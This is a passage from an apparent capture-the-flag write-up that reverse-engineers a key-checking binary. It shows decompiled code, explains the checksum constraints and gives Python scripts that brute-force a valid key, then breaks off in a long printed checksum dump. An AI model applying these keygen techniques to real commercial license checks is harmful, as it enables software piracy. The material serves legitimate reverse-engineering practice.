        goto LABEL_45;
      }
      v10 = 0;
LABEL_41:
      if ( v10 < v18 )
        break;
    }
    for ( m = 0; ; ++m )
    {
      if ( m >= SHIDWORD(v18) )
      {
        ++v10;
        goto LABEL_41;
      }
      v12 = 0;
LABEL_37:
      if ( v12 < v19 )
        break;
    }
    for ( n = 0; ; ++n )
    {
      if ( n >= SHIDWORD(v19) )
      {
        ++v12;
        goto LABEL_37;
      }
      if ( v12 * v8 + v10 == k * k * k * k * k + n - m && v10 + v8 < 1788 &&
n - v10 * k <= 894 )
        break;
    }
    if ( !strcmp(username, "BJIZ-HACKERLAB") )
      printf("Correct key, Here the flag: %s\n", flag);
    else
      printf("Dear %s, WELCOME BACK\n", username);
    fflush(stdout);
    return 1LL;
  }
```

```
  else
  {
    printf("Incorrect Key Dear %s\n", username);
    fflush(stdout);
    return 0LL;
  }
}
```

This looks like the main logic which would determine if we get the right key or not and to be honest I spent quite some good amount of hours trying to understand this by looking at IDA's decompilation and the assembly but I failed at it

So I switched my decompiler to Ghidra and surprisingly it's decompilation was not too hard

Decompile: compute - (keygen1)

```
/* WARNING: Removing unreachable block (ram,0x001020da) */

undefined8 compute(char *key,char *username)

{
  undefined *puVar1;
  char cVar2;
  uint checksum;
  size_t sVar3;
  void *pvVar4;
  int fp;
  undefined8 ret;
  undefined *puVar5;
  long in_FS_OFFSET;
  int idx;
  int sub_idx;
  uint crc-idx;
  int o;
  int i;
  int j;
  int k;
  int l;
  int m;
  void *ptr;
  long local_a840;
  char *local_a838;
  int compute [6];
  uint array [14];
  undefined local_a010 [40932];
  undefined2 local_2c;
  char generated [10];
  long canary;
  char *key_chunk;

  puVar1 = &stack0xfffffffffffffff0;
  do {
    puVar5 = puVar1;
    *(undefined8 *)(puVar5 + -0x1000) = *(undefined8 *)(puVar5 + -0x1000);
    puVar1 = puVar5 + -0x1000;
  } while (puVar5 + -0x1000 != local_a010);
  canary = *(long *)(in_FS_OFFSET + 0x28);
  *(undefined8 *)(puVar5 + -0x1880) = 0x101ef6;
  cVar2 = regx_check(key);
  if (cVar2 != '\x01') {
                    /* WARNING: Subroutine does not return */
    *(undefined8 *)(puVar5 + -0x1880) = 0x101f07;
    exit(1);
  }
  *(undefined8 *)(puVar5 + -0x1880) = 0x101f11;
  ptr = malloc(8);
  local_2c = 0x2d;
  if (ptr == (void *)0x0) {
                    /* WARNING: Subroutine does not return */
    *(undefined8 *)(puVar5 + -0x1880) = 0x101f32;
    exit(1);
  }
  local_a840 = 0;
```

001023dd | compute | MOV EAX,0x1

Decompile: compute - (keygen1)

```
  }
  local_a840 = 0;
  *(undefined8 *)(puVar5 + -0x1880) = 0x101f53;
  local_a838 = strtok(key,(char *)&local_2c);
  while (local_a838 != (char *)0x0) {
    *(undefined8 *)(puVar5 + -0x1880) = 0x101f84;
    ptr = realloc(ptr,(local_a840 + 1) * 8);
    if (ptr == (void *)0x0) {
                    /* WARNING: Subroutine does not return */
      *(undefined8 *)(puVar5 + -0x1880) = 0x101f9f;
      exit(1);
    }
    *(undefined8 *)(puVar5 + -0x1880) = 0x101fae;
    sVar3 = strlen(local_a838);
    *(undefined8 *)(puVar5 + -0x1880) = 0x101fd4;
    pvVar4 = malloc(sVar3 + 1);
    *(void **)(local_a840 * 8 + (long)ptr) = pvVar4;
    if (*(long *)((long)ptr + local_a840 * 8) == 0) {
                    /* WARNING: Subroutine does not return */
      *(undefined8 *)(puVar5 + -0x1880) = 0x102002;
      exit(1);
    }
    key_chunk = *(char **)((long)ptr + local_a840 * 8);
    *(undefined8 *)(puVar5 + -0x1880) = 0x102030;
    strcpy(key_chunk,local_a838);
    local_a840 = local_a840 + 1;
    *(undefined8 *)(puVar5 + -0x1880) = 0x102049;
    local_a838 = strtok((char *)0x0,(char *)&local_2c);
  }
  array[0] = 1;
  array[1] = 894;
  array[2] = 1;
  array[3] = 298;
  array[4] = 447;
  array[5] = 799236;
  array[6] = 1;
  array[7] = 223;
  array[8] = 0xffffff4e;
  array[9] = 0xffffffff;
  array[10] = 0;
  array[11] = 0x6fc;
  *(undefined8 *)(puVar5 + -0x1880) = 0x102142;
  memset(array + 0xc,0,0xa7a0);
  compute[0] = 0;
  compute[1] = 0;
  compute[2] = 0;
  compute[3] = 0;
  compute[4] = 0;
  compute[5] = 0;
  for (idx = 0; idx < 6; idx = idx + 1) {
    sub_idx = 0;
    for (crc-idx = array[(long)idx * 2]; (int)crc-idx <= (int)array[(long)idx * 2 + 1];
        crc-idx = crc-idx + 1) {
      *(undefined8 *)(puVar5 + -0x1880) = 0x1021a9;
      checksum = gen_checksum(crc-idx ^ 0x37e);
      *(undefined8 *)(puVar5 + -0x1880) = 0x1021c3;
      sprintf(generated,"%04X",(ulong)checksum);
      key_chunk = *(char **)((long)ptr + (long)idx * 8);
      *(undefined8 *)(puVar5 + -0x1880) = 0x1021ef;
```

00101ea0 | compute | LEA R11,[RSP + Flameshot

Decompile: compute - (keygen1)

```
      if (fp == 0) {
        array[(long)idx * 0x6fc + (long)sub_idx + 0xc] = crc-idx;
        sub_idx = sub_idx + 1;
      }
    }
    compute[idx] = sub_idx;
  }
  *(undefined8 *)(puVar5 + -0x1880) = 0x102288;
  free(ptr);
  o = 0;
  do {
    if (compute[0] <= o) {
      *(undefined8 *)(puVar5 + -0x1880) = 0x102498;
      printf("Incorrect Key Dear %s\n",username);
      *(undefined8 *)(puVar5 + -0x1880) = 0x1024a7;
      fflush(stdout);
      ret = 0;
loop:
      if (canary == *(long *)(in_FS_OFFSET + 0x28)) {
        return ret;
      }
                    /* WARNING: Subroutine does not return */
      *(undefined8 *)(puVar5 + -0x1880) = 0x1024c0;
      __stack_chk_fail();
    }
    for (i = 0; i < compute[1]; i = i + 1) {
      for (j = 0; j < compute[2]; j = j + 1) {
        for (k = 0; k < compute[3]; k = k + 1) {
          for (l = 0; l < compute[4]; l = l + 1) {
            for (m = 0; m < compute[5]; m = m + 1) {
              if (((o * l + j == (m + i * i * i * i * i) - k) && (o + j < 1788)) &&
                 (m - i * j < 895)) {
                *(undefined8 *)(puVar5 + -0x1880) = 0x102383;
                fp = strcmp(username,"BJIZ-HACKERLAB");
                if (fp == 0) {
                  *(undefined8 *)(puVar5 + -0x1880) = 0x1023a2;
                  printf("Correct key, Here the flag: %s\n",flag);
                  *(undefined8 *)(puVar5 + -0x1880) = 0x1023b1;
                  fflush(stdout);
                }
                else {
                  *(undefined8 *)(puVar5 + -0x1880) = 0x1023ce;
                  printf("Dear %s, WELCOME BACK\n",username);
                  *(undefined8 *)(puVar5 + -0x1880) = 0x1023dd;
                  fflush(stdout);
                }
                ret = 1;
                goto loop;
              }
            }
          }
        }
      }
    }
    o = o + 1;
  } while( true );
}
```

00101ea0 | compute | LEA R11,[RSP + -0xa000]

```
undefined8 compute(char *key,char *param_2)

{
  undefined *puVar1;
  char cVar2;
  uint checksum;
  size_t sVar3;
  void *pvVar4;
```

```
  int fp;
  undefined8 ret;
  undefined *puVar5;
  long in_FS_OFFSET;
  int idx;
  int sub_idx;
  uint crc-idx;
  int o;
  int i;
  int j;
  int k;
  int l;
  int m;
  void *ptr;
  long local_a840;
  char *local_a838;
  int compute [6];
  uint array [10];
  uint matched [498];
  undefined local_a010 [40932];
  undefined2 delim;
  char generated [10];
  long canary;
  char *key_chunk;

  canary = *(long *)(in_FS_OFFSET + 0x28);
  flag = "aa"
  cVar2 = regx_check(key);
  if (cVar2 != '\x01') {
    exit(1);
  }
  ptr = malloc(8);
  delim = 0x2d;
  if (ptr == (void *)0x0) {
    exit(1);
  }
  local_a840 = 0;
  local_a838 = strtok(key,(char *)&delim);
  while (local_a838 != (char *)0x0) {
    ptr = realloc(ptr,(local_a840 + 1) * 8);
    if (ptr == (void *)0x0) {
      exit(1);
    }
    sVar3 = strlen(local_a838);
    pvVar4 = malloc(sVar3 + 1);
    *(void **)(local_a840 * 8 + (long)ptr) = pvVar4;
```

```
    if (*(long *)((long)ptr + local_a840 * 8) == 0) {
                    /* WARNING: Subroutine does not return */
      exit(1);
    }
    key_chunk = *(char **)((long)ptr + local_a840 * 8);
    strcpy(key_chunk,local_a838);
    local_a840 = local_a840 + 1;
    local_a838 = strtok((char *)0x0,(char *)&delim);
  }
  array[0] = 1;
  array[1] = 0x37e;
  array[2] = 1;
  array[3] = 0x12a;
  array[4] = 0x1bf;
  array[5] = 0xc3204;
  array[6] = 1;
  array[7] = 0xdf;
  array[8] = 0xffffff4e;
  array[9] = 0xffffffff;
  memset(matched,0,0xa7a0);
  compute[0] = 0;
  compute[1] = 0;
  compute[2] = 0;
  compute[3] = 0;
  compute[4] = 0;
  compute[5] = 0;
  for (idx = 0; idx < 6; idx = idx + 1) {
    sub_idx = 0;
    for (crc-idx = array[(long)idx * 2]; (int)crc-idx <=
(int)array[(long)idx * 2 + 1];
        crc-idx = crc-idx + 1) {
      checksum = gen_checksum(crc-idx ^ 0x37e);
      sprintf(generated,"%04X",(ulong)checksum);
      key_chunk = *(char **)((long)ptr + (long)idx * 8);
      fp = strcmp(generated,key_chunk);
      if (fp == 0) {
        matched[(long)idx * 0x6fc + (long)sub_idx] = crc-idx;
        sub_idx = sub_idx + 1;
      }
    }
    compute[idx] = sub_idx;
  }
  free(ptr);
  o = 0;
  do {
    if (compute[0] <= o) {
```

```
      printf("Incorrect Key Dear %s\n",param_2);
      fflush(1);
      ret = 0;
loop:
      if (canary == *(long *)(in_FS_OFFSET + 0x28)) {
        return ret;
      }
      __stack_chk_fail();
    }
    for (i = 0; i < compute[1]; i = i + 1) {
      for (j = 0; j < compute[2]; j = j + 1) {
        for (k = 0; k < compute[3]; k = k + 1) {
          for (l = 0; l < compute[4]; l = l + 1) {
            for (m = 0; m < compute[5]; m = m + 1) {
              if (((o * l + j == (m + i * i * i * i * i) - k) && (o + j <
0x6fc)) &&
                 (m - i * j < 0x37f)) {
                fp = strcmp(param_2,"BJIZ-HACKERLAB");
                if (fp == 0) {
                  printf("Correct key, Here the flag: %s\n",flag);
                  fflush(1);
                }
                else {
                  printf("Dear %s, WELCOME BACK\n",param_2);
                  fflush(1);
                }
                ret = 1;
                goto loop;
              }
            }
          }
        }
      }
    }
    o = o + 1;
  } while( true );
}
```

The nested loop looks more readable

Now this is what it does:

- It makes sure `compute[0]` is greater than variable `o` which was initialized to `0`
- Does 5 nested loop where each loop `(n)` is based off the range of `compute[n]`

- Checks for a certain constraint and if it's meet we get the flag when our username is `BJIZ-HACKERLAB` and if that's not the case it just shows `Welcome back` else we get the error message `Incorrect`

Remember that `compute` is an array of 6 integers

Each value stored there is based on this portion of the code

```
  for (idx = 0; idx < 6; idx = idx + 1) {
    sub_idx = 0;
    for (crc-idx = array[idx * 2]; crc-idx <= array[idx * 2 + 1]; crc-idx =
crc-idx + 1) {
      checksum = gen_checksum(crc-idx ^ 0x37e);
      sprintf(generated,"%04X",(ulong)checksum);
      key_chunk = ptr[idx * 8];
      fp = strcmp(generated,key_chunk);
      if (fp == 0) {
        matched[idx * 0x6fc + sub_idx] = crc-idx;
        sub_idx = sub_idx + 1;
      }
    }
    compute[idx] = sub_idx;
  }
  free(ptr);
```

Please excuse my variable naming; I find it challenging to come up with intuitive names 😂

Alright let's continue..... In each iteration of the loop, a checksum value is generated for every 4-byte chunk of the input data. If the generated checksum matches the input value, the `sub_idx` variable is incremented by 1.

Finally, the value of `sub_idx` is stored in the `compute[idx]` array. Since each value in `compute[]` is used to check a constraint, setting `sub_idx` to a desired value allows us to meet that constraint

Now how can we control `sub_idx`?

To control the value of `sub_idx`, which represents the number of occurrences of the input value during the loop, we need our input to be that of a known occurrence

Now how do we get that?

I wrote a script which calculates all checksum value and it's occurrence in loop

```python
import hashlib
import base64
import zlib

def gen(a):
    v3 = [0]*4
    for i in range(4):
        v3[i] = (a >> (8 * i)) & 0xff

    cstr = ""
    for j in v3:
        cstr += chr(j)

    return zlib.crc32(cstr.encode()) & 0xffff

def xor(a, b):
    r = ""
    for i, j in zip(a, b):
        r += chr(i ^ j)

    return r

def gen_hash(a):
    value = hashlib.sha256(a).hexdigest()
    r = ""
    i = 0
    for j in range(len(value)):
        if (j & 1 != 0):
            r += value[j]
            if (i == 29):
                break

    return r.encode()

username = b"BJIZ-HACKERLAB"
odd = gen_hash(username)
inp = b"AAAA-AAAA-AAAA-AAAA-AAAA-AAAA"

r = xor(inp, odd)


with open("data", "wb") as f:
    f.write(username)
    f.write(b'\n')
    f.write(base64.b64encode(r.encode()))
    f.close()
```

```python
array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]

i = 0
start = array[2 * i]
end = array[2 * i + 1]
# print([start, end])
chunk = {}

for j in range(start, end + 1):
    value = hex(gen(j ^ 0x37E))[2:].upper()

    if value in chunk:
        chunk[value] += 1
    else:
        chunk[value] = 1


for i, j in chunk.items():
    if j == 1:
        print(i)
        break

print("\n")
```

In this case this is the first loop `i = 0` and we are checking for a value where it's occurrence is `1`

But now I need to know the set of number that can meet that constraint

I wrote a script which can easily brute force it

```python
o = 0

for i in range(256): # compute[1]
    for j in range(256): # compute[2]
        for k in range(256): # compute[3]
            for l in range(256): # compute[4]
                for m in range(256): # compute[5]
                    if (o * l + j  == (m + (5 * i) - k)):
                        if (o + j < 1788):
                            if (m - i * j < 895):
                                print([1, i, j, k, l, m])
```

If you run it you would get so many values which meets this constraint

Here's what the constraint is

```
- 0 * compute[4] + compute[2] == (compute[5] + (5 * compute[1]) -
compute[3])
- 0 + compute[2] < 1788
- compute[5] - compute[1] * compute[2] < 895
```

In any case if you look at it well you will see the most important one is the first one:

```
0 * compute[4] + compute[2] == (compute[5] + (5 * compute[1]) - compute[3])
```

I want to work on it while variable `o` is `0` because if the condition isn't meet it increments `o` by `1` till `compute[0] <= o` before it exits

For that it's basically going to be

```
compute[2] == (compute[5] + (5 * compute[1]) - compute[3])
```

So we just need to set `compute[2]` to a value that would equal the `RHS` of the above equation

Now the reason I said the first constraint is the most important when `o` is `0` is because `compute[2]` is surely going to be less than `1788` and `compute[5] - compute[1] * compute[2]` is surely going to be less than `895`

Now the reason I'm sure is because during debugging I saw that each occurrence isn't of a large value

I might not be right because I'm still a noob at reversing

Moving on I decided to get the list of values we can set as `compute[0]`

```
import hashlib
import base64
import zlib

def gen(a):
    v3 = [0]*4
    for i in range(4):
        v3[i] = (a >> (8 * i)) & 0xff

    cstr = ""
```

```
    for j in v3:
        cstr += chr(j)

    return zlib.crc32(cstr.encode()) & 0xffff

def xor(a, b):
    r = ""
    for i, j in zip(a, b):
        r += chr(i ^ j)

    return r

def gen_hash(a):
    value = hashlib.sha256(a).hexdigest()
    r = ""
    i = 0
    for j in range(len(value)):
        if (j & 1 != 0):
            r += value[j]
            if (i == 29):
                break

    return r.encode()

username = b"BJIZ-HACKERLAB"
odd = gen_hash(username)
inp = b"AAAA-AAAA-AAAA-AAAA-AAAA-AAAA"

r = xor(inp, odd)


with open("data", "wb") as f:
    f.write(username)
    f.write(b'\n')
    f.write(base64.b64encode(r.encode()))
    f.close()

array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]

i = 0
start = array[2 * i]
end = array[2 * i + 1]
# print([start, end])
chunk = {}

for j in range(start, end + 1):
```

```python
    value = hex(gen(j ^ 0x37E))[2:].upper()

    if value in chunk:
        chunk[value] += 1
    else:
        chunk[value] = 1

print(chunk)
print("\n")
```

```
~/Desktop/CTF/Hackerlab24/Keycheck ❯ python3 get.py
{'D18F': 1, '7E61': 1, '1904': 1, '21BD': 1, '46D8': 1, 'E936': 1, '8E53': 1, '9E05': 1, 'F960': 1, '568E': 1, '31EB': 1, '952': 1, '6E37': 1, 'C1D9': 1, 'A6BC': 1, 'E175': 1, '8610': 1, '29
FE': 1, '4E9B': 1, '7622': 1, '1147': 1, 'BEA9': 1, 'D9CC': 1, 'C99A': 1, 'AEFF': 1, '111': 1, '6674': 1, '5ECD': 1, '39A8': 1, '9646': 1, 'F123': 1, '19D4': 1, '7EB1': 1, 'D15F': 1, 'B63A':
 1, '8E83': 1, 'E9E6': 1, '4608': 1, '216D': 1, '313B': 1, '565E': 1, 'F9B0': 1, '9ED5': 1, 'A66C': 1, 'C109': 1, '6EE7': 1, '982': 1, '4E4B': 1, '292E': 1, '86C0': 1, 'E1A5': 1, 'D91C': 1,
'BE79': 1, '1197': 1, '76F2': 1, '66A4': 1, '1C1': 1, 'AE2F': 1, 'C94A': 1, 'F1F3': 1, '9696': 1, '3978': 1, '5E1D': 1, 'EED7': 1, '89B2': 1, '265C': 1, '4139': 1, '7980': 1, '1EE5': 1, 'B10
B': 1, 'D66E': 1, 'C638': 1, 'A15D': 1, 'EB3': 1, '69D6': 1, '516F': 1, '360A': 1, '99E4': 1, 'FE81': 1, 'B948': 1, 'DE2D': 1, '71C3': 1, '16A6': 1, '2E1F': 1, '497A': 1, 'E694': 1, '81F1':
1, '91A7': 1, 'F6C2': 1, '592C': 1, '3E49': 1, '6F0': 1, '6195': 1, 'CE7B': 1, 'A91E': 1, '41E9': 1, '268C': 1, '8962': 1, 'EE07': 1, 'D6BE': 1, 'B1DB': 1, '1E35': 1, '7950': 1, '6906': 1, '
E63': 1, 'A18D': 1, 'C6E8': 1, 'FE51': 1, '9934': 1, '36DA': 1, '51BF': 1, '1676': 1, '7113': 1, 'DEFD': 1, 'B998': 1, '8121': 1, 'E644': 1, '49AA': 1, '2ECF': 1, '3E99': 1, '59FC': 1, 'F612
': 1, '9177': 1, 'A9CE': 1, 'CEAB': 1, '6145': 1, '620': 1, 'E2E6': 1, '8583': 1, '2A6D': 1, '4D08': 1, '75B1': 1, '12D4': 1, 'BD3A': 1, 'DA5F': 1, 'CA09': 1, 'AD6C': 1, '282': 1, '65E7': 1,
 '5D5E': 1, '3A3B': 1, '95D5': 1, 'F2B0': 1, 'B579': 1, 'D21C': 1, '7DF2': 1, '1A97': 1, '222E': 1, '454B': 1, 'EAA5': 1, '8DC0': 1, '9D96': 1, 'FAF3': 1, '551D': 1, '3278': 1, 'AC1': 1, '6D
A4': 1, 'C24A': 1, 'A52F': 1, '4DD8': 1, '2ABD': 1, '8553': 1, 'E236': 1, 'DA8F': 1, 'BDEA': 1, '1204': 1, '7561': 1, '6537': 1, '252': 1, 'ADBC': 1, 'CAD9': 1, 'F260': 1, '9505': 1, '3AEB':
 1, '5D8E': 1, '1A47': 1, '7D22': 1, 'D2CC': 1, 'B5A9': 1, '8D10': 1, 'EA75': 1, '459B': 1, '22FE': 1, '32A8': 1, '55CD': 1, 'FA23': 1, '9D46': 1, 'A5FF': 1, 'C29A': 1, '6D74': 1, 'A11': 1,
'CB56': 1, 'AC33': 1, '3DD': 1, '64B8': 1, '5C01': 1, '3B64': 1, '948A': 1, 'F3EF': 1, 'E3B9': 1, '84DC': 1, '2B32': 1, '4C57': 1, '74EE': 1, '138B': 1, 'BC65': 1, 'DB00': 1, '9CC9': 1, 'FBA
C': 1, '5442': 1, '3327': 1, 'B9E': 1, '6CFB': 1, 'C315': 1, 'A470': 1, 'B426': 1, 'D343': 1, '7CAD': 1, '1BC8': 1, '2371': 1, '4414': 1, 'EBFA': 1, '8C9F': 1, '6468': 1, '30D': 1, 'ACE3': 1
, 'CB86': 1, 'F33F': 1, '945A': 1, '3BB4': 1, '5CD1': 1, '4C87': 1, '2BE2': 1, '840C': 1, 'E369': 1, 'DBD0': 1, 'BCB5': 1, '135B': 1, '743E': 1, '33F7': 1, '5492': 1, 'FB7C': 1, '9C19': 1, '
A4A0': 1, 'C3C5': 1, '6C2B': 1, 'B4E': 1, '1B18': 1, '7C7D': 1, 'D393': 1, 'B4F6': 1, '8C4F': 1, 'EB2A': 1, '44C4': 1, '23A1': 1, 'DCDD': 1, 'BBB8': 1, '1456': 1, '7333': 1, '4B8A': 1, '2CEF
': 1, '8301': 1, 'E464': 1, 'F432': 1, '9357': 1, '3CB9': 1, '5BDC': 1, '6365': 1, '400': 1, 'ABEE': 1, 'CC8B': 1, '8B42': 1, 'EC27': 1, '43C9': 1, '24AC': 1, '1C15': 1, '7B70': 1, 'D49E': 1
, '3FB': 1, 'A3AD': 1, 'C4C8': 1, '6B26': 1, 'C43': 1, '34FA': 1, '539F': 1, 'FC71': 1, '9B14': 1, '73E3': 1, '1486': 1, 'BB68': 1, 'DC0D': 1, 'E4B4': 1, '83D1': 1, '2C3F': 1, '4B5A': 1, '5
B0C': 1, '3C69': 1, '9387': 1, 'F4E2': 1, 'CC5B': 1, 'AB3E': 1, '4D0': 1, '63B5': 1, '247C': 1, '4319': 1, 'ECF7': 1, '8B92': 1, 'B32B': 1, 'D44E': 1, '7BA0': 1, '1CC5': 1, 'C93': 1, '6BF6':
 1, 'C418': 1, 'A37D': 1, '9BC4': 1, 'FCA1': 1, '534F': 1, '342A': 1, '84E0': 1, 'E385': 1, '4C6B': 1, '2B0E': 1, '13B7': 1, '74D2': 1, 'DB3C': 1, 'BC59': 1, 'AC0F': 1, 'CB6A': 1, '6484': 1,
 '3E1': 1, '3B58': 1, '5C3D': 1, 'F3D3': 1, '94B6': 1, 'D37F': 1, 'B41A': 1, '1BF4': 1, '7C91': 1, '4428': 1, '234D': 1, '8CA3': 1, 'EBC6': 1, 'FB90': 1, '9CF5': 1, '331B': 1, '547E': 1, '6C
C7': 1, 'BA2': 1, 'A44C': 1, 'C329': 1, '2BDE': 1, '4CBB': 1, 'E355': 1, '8430': 1, 'BC89': 1, 'DBEC': 1, '7402': 1, '1367': 1, '331': 1, '6454': 1, 'CBBA': 1, 'ACDF': 1, '9466': 1, 'F303':
1, '5CED': 1, '3B88': 1, '7C41': 1, '1B24': 1, 'B4CA': 1, 'D3AF': 1, 'EB16': 1, '8C73': 1, '239D': 1, '44F8': 1, '54AE': 1, '33CB': 1, '9C25': 1, 'FB40': 1, 'C3F9': 1, 'A49C': 1, 'B72': 1, '
6C17': 1, '88D1': 1, 'EFB4': 1, '405A': 1, '273F': 1, '1F86': 1, '78E3': 1, 'D70D': 1, 'B068': 1, 'A03E': 1, 'C75B': 1, '68B5': 1, 'FD0': 1, '3769': 1, '500C': 1, 'FFE2': 1, '9887': 1, 'DF4E
': 1, 'B82B': 1, '17C5': 1, '70A0': 1, '4819': 1, '2F7C': 1, '8092': 1, 'E7F7': 1, 'F7A1': 1, '90C4': 1, '3F2A': 1, '584F': 1, '60F6': 1, '793': 1, 'A87D': 1, 'CF18': 1, '27EF': 1, '408A': 1
, 'EF64': 1, '8801': 1, 'B0B8': 1, 'D7DD': 1, '7833': 1, '1F56': 1, 'F00': 1, '6865': 1, 'C78B': 1, 'A0EE': 1, '9857': 1, 'FF32': 1, '50DC': 1, '37B9': 1, '7070': 1, '1715': 1, 'B8FB': 1, 'D
F9E': 1, 'E727': 1, '8042': 1, '2FAC': 1, '48C9': 1, '589F': 1, '3FFA': 1, '9014': 1, 'F771': 1, 'CFC8': 1, 'A8AD': 1, '743': 1, '6026': 1, 'A161': 1, 'C604': 1, '69EA': 1, 'E8F': 1, '3636':
 1, '5153': 1, 'FEBD': 1, '99D8': 1, '898E': 1, 'EEEB': 1, '4105': 1, '2660': 1, '1ED9': 1, '79BC': 1, 'D652': 1, 'B137': 1, 'F6FE': 1, '919B': 1, '3E75': 1, '5910': 1, '61A9': 1, '6CC': 1,
'A922': 1, 'CE47': 1, 'DE11': 1, 'B974': 1, '169A': 1, '71FF': 1, '4946': 1, '2E23': 1, '81CD': 1, 'E6A8': 1, 'E5F': 1, '693A': 1, 'C6D4': 1, 'A1B1': 1, '9908': 1, 'FE6D': 1, '5183': 1, '36E
6': 1, '26B0': 1, '41D5': 1, 'EE3B': 1, '895E': 1, 'B1E7': 1, 'D682': 1, '796C': 1, '1E09': 1, '59C0': 1, '3EA5': 1, '914B': 1, 'F62E': 1, 'CE97': 1, 'A9F2': 1, '61C': 1, '6179': 1, '712F':
1, '164A': 1, 'B9A4': 1, 'DEC1': 1, 'E678': 1, '811D': 1, '2EF3': 1, '4996': 1, '6284': 1, '5E1': 1, 'AA0F': 1, 'CD6A': 1, 'F5D3': 1, '92B6': 1, '3D58': 1, '5A3D': 1, '4A6B': 1, '2D0E': 1, '
82E0': 1, 'E585': 1, 'DD3C': 1, 'BA59': 1, '15B7': 1, '72D2': 1, '351B': 1, '527E': 1, 'FD90': 1, '9AF5': 1, 'A24C': 1, 'C529': 1, '6AC7': 1, 'DA2': 1, '1DF4': 1, '7A91': 1, 'D57F': 1, 'B21A
': 1, '8AA3': 1, 'EDC6': 1, '4228': 1, '254D': 1, 'CDBA': 1, 'AADF': 1, '531': 1, '6254': 1, '5AED': 1, '3D88': 1, '9266': 1, 'F503': 1, 'E555': 1, '8230': 1, '2DDE': 1, '4ABB': 1, '7202': 1
, '1567': 1, 'BA89': 1, 'DDEC': 1, '9A25': 1, 'FD40': 1, '52AE': 1, '35CB': 1, 'D72': 1, '6A17': 1, 'C5F9': 1, 'A29C': 1, 'B2CA': 1, 'D5AF': 1, '7A41': 1, '1D24': 1, '259D': 1, '42F8': 1, 'E
D16': 1, '8A73': 1, '3AB9': 1, '5DDC': 1, 'F232': 1, '9557': 1, 'ADEE': 1, 'CA8B': 1, '6565': 1, '200': 1, '1256': 1, '7533': 1, 'DADD': 1, 'BDB8': 1, '8501': 1, 'E264': 1, '4D8A': 1, '2AEF'
: 1, '6D26': 1, 'A43': 1, 'A5AD': 1, 'C2C8': 1, 'FA71': 1, '9D14': 1, '32FA': 1, '559F': 1, '45C9': 1, '22AC': 1, '8D42': 1, 'EA27': 1, 'D29E': 1, 'B5FB': 1, '1A15': 1, '7D70': 1, '9587': 1,
 'F2E2': 1, '5D0C': 1, '3A69': 1, '2D0': 1, '65B5': 1, 'CA5B': 1, 'AD3E': 1, 'BD68': 1, 'DA0D': 1, '75E3': 1, '1286': 1, 'A3F': 1, '4D5A': 1, 'E2B4': 1, '85D1': 1, 'C218': 1, 'A57D': 1, 'A9
3': 1, '6DF6': 1, '554F': 1, '322A': 1, '9DC4': 1, 'FAA1': 1, 'EAF7': 1, '8D92': 1, '227C': 1, '4519': 1, '7DA0': 1, 'IAC5': 1, 'B52B': 1, 'D24E': 1, '3688': 1, '51ED': 1, 'FE03': 1, '9966':
 1, 'A1DF': 1, 'C6BA': 1, '6954': 1, 'E31': 1, '1E67': 1, '7902': 1, 'D6EC': 1, 'B189': 1, '8930': 1, 'EE55': 1, '41BB': 1, '26DE': 1, '6117': 1, '672': 1, 'A99C': 1, 'CEF9': 1, 'F640': 1,
9125': 1, '3ECB': 1, '59AE': 1, '49F8': 1, '2E9D': 1, '8173': 1, 'E616': 1, 'DEAF': 1, 'B9CA': 1, '1624': 1, '7141': 1, '99B6': 1, 'FED3': 1, '513D': 1, '3658': 1, 'EE1': 1, '6984': 1, 'C66A
': 1, 'A10F': 1, 'B159': 1, 'D63C': 1, '79D2': 1, '1EB7': 1, '260E': 1, '416B': 1, 'EE85': 1, '89E0': 1, 'CE29': 1, 'A94C': 1, '6A2': 1, '61C7': 1, '597E': 1, '3E1B': 1, '91F5': 1, 'F690': 1
, 'E6C6': 1, '81A3': 1, '2E4D': 1, '4928': 1, '7191': 1, '16F4': 1, 'B91A': 1, 'DE7F': 1, '1F38': 1, '785D': 1, 'D7B3': 1, 'B0D6': 1, '886F': 1, 'EF0A': 1, '40E4': 1, '2781': 1, '37D7': 1, '
50B2': 1, 'FF5C': 1, '9839': 1, 'A080': 1, 'C7E5': 1, '680B': 1, 'F6E': 1, '48A7': 1, '2FC2': 1, '802C': 1, 'E749': 1, 'DFF0': 1, 'B895': 1, '177B': 1, '701E': 1, '6048': 1, '72D': 1, 'A8C3'
: 1, 'CFA6': 1, 'F71F': 1, '907A': 1, '3F94': 1, '58F1': 1, 'B006': 1, 'D763': 1, '788D': 1, '1FE8': 1, '2751': 1, '4034': 1, 'EFDA': 1, '88BF': 1, '98E9': 1, 'FF8C': 1, '5062': 1, '3707': 1
, 'FBE': 1, '68DB': 1, 'C735': 1, 'A050': 1, 'E799': 1, '80FC': 1, '2F12': 1, '4877': 1, '70CE': 1, '17AB': 1, 'B845': 1, 'DF20': 1, 'CF76': 1, 'A813': 1, '7FD': 1, '6098': 1, '5821': 1, '3F
44': 1, '90AA': 1, 'F7CF': 1, '8B3': 1, '6FD6': 1, 'C038': 1, 'A75D': 1, '9FE4': 1, 'F881': 1, '576F': 1, '300A': 1, '205C': 1, '4739': 1, 'E8D7': 1, '8FB2': 1, 'B70B': 1, 'D06E': 1, '7F80':
 1, '18E5': 1, '5F2C': 1, '3849': 1, '97A7': 1, 'F0C2': 1, 'C87B': 1, 'AF1E': 1, 'F0': 1, '6795': 1, '77C3': 1, '10A6': 1, 'BF48': 1, 'D82D': 1, 'E094': 1, '87F1': 1, '281F': 1, '4F7A': 1, '
A78D': 1, 'C0E8': 1, '6F06': 1, '863': 1, '30DA': 1, '57BF': 1, 'F851': 1, '9F34': 1, '8F62': 1, 'E807': 1, '47E9': 1, '208C': 1, '1835': 1, '7F50': 1, 'D0BE': 1, 'B7DB': 1, 'F012': 1, '9777
': 1, '3899': 1, '5FFC': 1, '6745': 1, '20': 1, 'AFCE': 1, 'C8AB': 1, 'D8FD': 1, 'BF98': 1, '1076': 1, '7713': 1, '4FAA': 1, '28CF': 1, '8721': 1, 'E044': 1, '508E': 1, '37EB': 1, '9805': 1,
 'FF60': 1, 'C7D9': 1, 'A0BC': 1, 'F52': 1, '6837': 1, '7861': 1, '1F04': 1, 'B0EA': 1, 'D78F': 1, 'EF36': 1, '8853': 1, '27BD': 1, '40D8': 1, '711': 1, '6074': 1, 'CF9A': 1, 'A8FF': 1, '904
